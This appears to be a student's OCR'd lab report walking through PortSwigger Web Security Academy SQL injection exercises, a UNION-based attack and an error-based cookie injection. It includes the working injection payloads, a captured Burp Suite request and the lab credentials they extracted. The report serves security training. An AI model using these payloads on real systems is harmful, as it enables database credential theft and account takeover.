

Web Security Academy
SQL injection UNION attack, retrieving data from other tables
Back to lab home
Back to lab description
LAB Not solved
Home | My account
WE LIKE TO SHOP
Gifts' UNION SELECT username, password FROM users--
Refine your search:
All Clothing, shoes and accessories Corporate gifts Gifts Pets Toys & Games
wiener
v7y80839tb9nlmf0mu0o
administrator
2u2k2rj59uo3mer6spgm
Snow Delivered To Your Door
By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. *Make sure you have an extra large freezer before delivery. *Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). *Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles snowflakes. *Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.
carlos
crizv4gqr7p342x93lyq



Web Security Academy
SQL injection UNION attack, retrieving data from other tables
Back to lab description
LAB Not solved
Home | My account
Login
Username
administrator
Password
Log in




SQL injection UNION attack, retrieving multiple values in a single column


Go to the website and click on the gift. Now you are on the gift page. Now post the request to the Burp Suite.






Change the request using the given as a hint. Now you can find the username as administrator and the password. Using them log into the website.







Visible error-based SQL injection

Go to the given website and POST the request to the Burp Suite.








Send the request to the repeater. And modify it.



Again modify it using a password against a username. Using that username and password log into the website.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.9.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send Cancel
Target: https://0a880019035a976280d28ac3008200d2.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
1 GET / HTTP/2
2 Host: 0a880019035a976280d28ac3008200d2.web-security-academy.net
3 Cookie: TrackingId='+ AND 1=CAST((SELECT password FROM users LIMIT 1)AS INT)--; session=
yMHXOCPBreaX7b98m9GeFkmqE6oB5oBj
4 Cache-Control: max-age=0
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: ""
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5545.141 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
Response
Pretty Raw Hex Render
Web Security Academy
Visible error-based SQL injection
Back to lab description
LAB Not solved
ERROR: invalid input syntax for type integer: "7kk42efmkdnw8etbmyp6"
ERROR: invalid input syntax for type integer: "7kk42efmkdnw8etbmyp6"
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 19


Web Security Academy
Visible error-based SQL injection
Back to lab description
LAB Not solved
Home | My account
Login
Username
administrator
Password
Log in


https://0a880019035a976280d28ac3008200d2.web-security-academy.net/my-account?id=administrator
Web Security Academy
Visible error-based SQL injection
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Log out
My Account
Your username is: administrator
Email
Update email

Conclusion

With the extensive materials of the Web Security Academy as a foundation, I began an investigation of the PortSwigger XXE and SQL injection vulnerabilities, blending concept with practical knowledge, Via this research, I came to understand how crucial it is to know about and prevent these weaknesses in the constantly changing internet safety environment. I started out by getting familiar with the PortSwigger service and learning the basics of XXE and SQL inject vulnerabilities. I became aware of the dangers they might offer to sensitive data, files, and websites, which increased the importance of my investigation. I went into the Web Security Academy's practical world after gaining academic expertise. I involved myself in practical laboratories, lessons, and tasks that offered models and actual situations for identifying, exploiting, and mitigating XXE and SQL injection vulnerabilities. In addition to deepening my awareness, this practical training gave me invaluable abilities that are essential for defending websites from these consistent dangers. The PortSwigger Web Safety Course has proven to be a priceless tool, and we stay steadfast in our dedication to continued education and attention in the field of web security.

References

1. XML External Entity(XXE) Processing - https://owasp.org/wwwcommunity/vulnerabilities/XML_External_Entity_(XXE)_Processing
2. SQL(Structured query language) injection - https://www.imperva.com/learn/applicationsecurity/sql-injection-sqli/
3. SQL injection UNION attack, retrieving data from other tables.- https://youtu.be/PLa_oQtMl1U